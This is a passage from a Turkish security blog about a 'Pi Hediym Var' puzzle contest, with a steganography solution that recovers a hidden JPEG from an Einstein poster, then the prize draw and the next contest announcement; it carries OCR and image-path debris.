
 <https://www.pinterest.com/.../11603...> ▾ Bu sayfanın çevirisini yap  
357 x 500 - Poster APPLE Think Different Albert Einstein - 50X70 !! | See  
more about albert einstein and posters.

**Think different on Pinterest | Jane Goodall, Pablo Picasso ...**

 <https://tr.pinterest.com/ericchan2017/think-different/>  
357 x 500 - Explore eric chan's board "Think different" on Pinterest, a visual  
bookmarking tool ... Apple \*\*Think Different\*\* ad campaign 1997 poster >  
Jane GOODALL (brit ...)

**Poster Apple Think Different Albert Einstein 50x70 | eBay**

 [www.ebay.com/.../250764766418](http://www.ebay.com/.../250764766418) ▾ Bu sayfanın çevirisini yap  
€21,90 - Stokta Var  
357 x 500 - Poster APPLE Think Different Albert Einstein - 50X70 !! In  
Computers/Tablets & Networking, Vintage Computing, Vintage Computers &  
Mainframes | eBay.



İş - "Einstein Sizin İçin Çalışsaydı..." ...


kmuratsimsek.blogspot.com - 620 × 747 - Görüntüle

Muhteşem oluru değil mi? Düşünenize tarihin gelmiş geçmiş en büyük zekalarından birisi sizin için çalışıyor. Hangi departmanda olursa olsun harikalar ...

[Sayfayı ziyaret et](#)



[Resmi görüntüle](#)

Görüler telif hakkına tabi olabilir. - Geri bildirim gönder




Steganografi kullanıldığından şüphe ederek resim üzerinde Digital Invisible Ink Toolkit aracı ile [RS LSB steganalizi](#) yaptığımızda Red, Green ve Blue renk grubunun değerlerinin orjinaline kıyasla yüksek çıktılığını görebilirdik. Bu durum da bize [LSB](#) yöntemi ile resim üzerinde bir verinin gizlendiği bilgisini verirdi.

Stegsolve aracı ile



Stegsolve aracı ile Red, Green ve Blue [Bitplane](#) değerleri için sıfırı seçtiğimizde karşımıza sayısal görüntü kodlama biçimi olan [JPEG](#) başlık bilgisi çıkıyordu. JPEG dosyasının başlangıç (0xFFD8) ve bitiş değeri (0xFFD9) arasındaki veriyi kopyalayıp çalıştığımızda ise Einstein'in resmine gizlenmiş bir deli resmi ortaya çıkıyor ve oyunu başarıyla tamamlamış oluyorduk :)



Hex Workshop - [C:\Users\Mert\Desktop\stega\deli-ext.jpg]

Data Inspector

Data at offset 0x00000004:

int8	-1
uint8	255
int16	-9985
uint16	55551
int32	-520103681
uint32	3774863615
int64	
uint64	

Expression Calc

Signed  32 bit

Evaluation area

Compare Results

Type Source Count Target Count Count



Results


Compare Checksum Find Bookmarks Output

Structure Viewer

Ready

Cursor: 00000044 | Caret: 00000004 | Sel: 00000004 | OVR MOD READ





OYUNU BAŞARIYLA TAMAMLAYANLAR: Harun GÜLEÇ, Melih Burak Sarı, Ahmet Cihan

ÇEKİLİŞ ve KAZANAN TALİHLİ: Melih Burak Sarı

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

**Çekiliş.txt**

```

1 Harun GÜLEÇ
2 Melih Burak Sarı ←
3 Ahmet Cihan

```

Administrator: C:\WINDOWS\system32\cmd.exe - python

```

Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Users\...>python
Python 2.7.9 (default, Dec 10 2014, 12:24:55) [MSC v.1500 32 bit (Intel)] on win
32
Type "help", "copyright", "credits" or "license" for more information.
>>> from random import randint
>>> print randint(1,3)
2
>>>

```

Başa kazanan talihi Melih Burak Sarı olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

## Pi Hediym Var! #3

Source: <https://www.mertsarica.com/pi-hediym-var-3/>

By M.S on May 1st, 2015

İkincisini geçtiğimiz ay düzenlediğim Pi Hediym Var hacking oyununun üçüncüsü ile karşınızda olmaktan dolayı oldukça mutluyum!


BGA firmasının sponsorluğunda gerçekleşen üçüncü oyunumda, yine önceki oyunlarda olduğu gibi oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi 2'yi bir üniversite öğrencisine hediye edeceğim.



Sabırsızlananlar için lafi uzatmadan, oyuna konu olan ve yanıtını bulduğunuz zaman soruyu da çözmüş olacağınız sorunuz geliyor;

Dahi ile deli arasında ince bir çizgi olduğu söylenir.

Aşağıdaki resimde gördüğünüz bir dahi ise, yine bu resimde olan ama göremediğiniz deli kimdir ?



Daha önce hediye kazanmamış olup çekilişe katılmak isteyenlerin, detaylı çözüm yolunu [iletişim formu](#) üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte, 4 Mayıs 2015 saat 09:00'a kadar bana iletmemeleri gerekmektedir.

Oyunun çözüm yolу ve kazanan talihli, ilerleyen günlerde yine bu sayfa ve [Twitter](#) hesabım üzerinden duyurulacaktır.

24 saatte bir, [Twitter](#) hesabım üzerinden zorlananlar için ipucu yayınlanacaktır.

## Pi Hediymem Vardı, Verdim, Gitti #2 :)

Source: <https://www.mertsarica.com/pi-hediyem-vardi-verdim-gitti-2/>

By M.S on April 15th, 2015

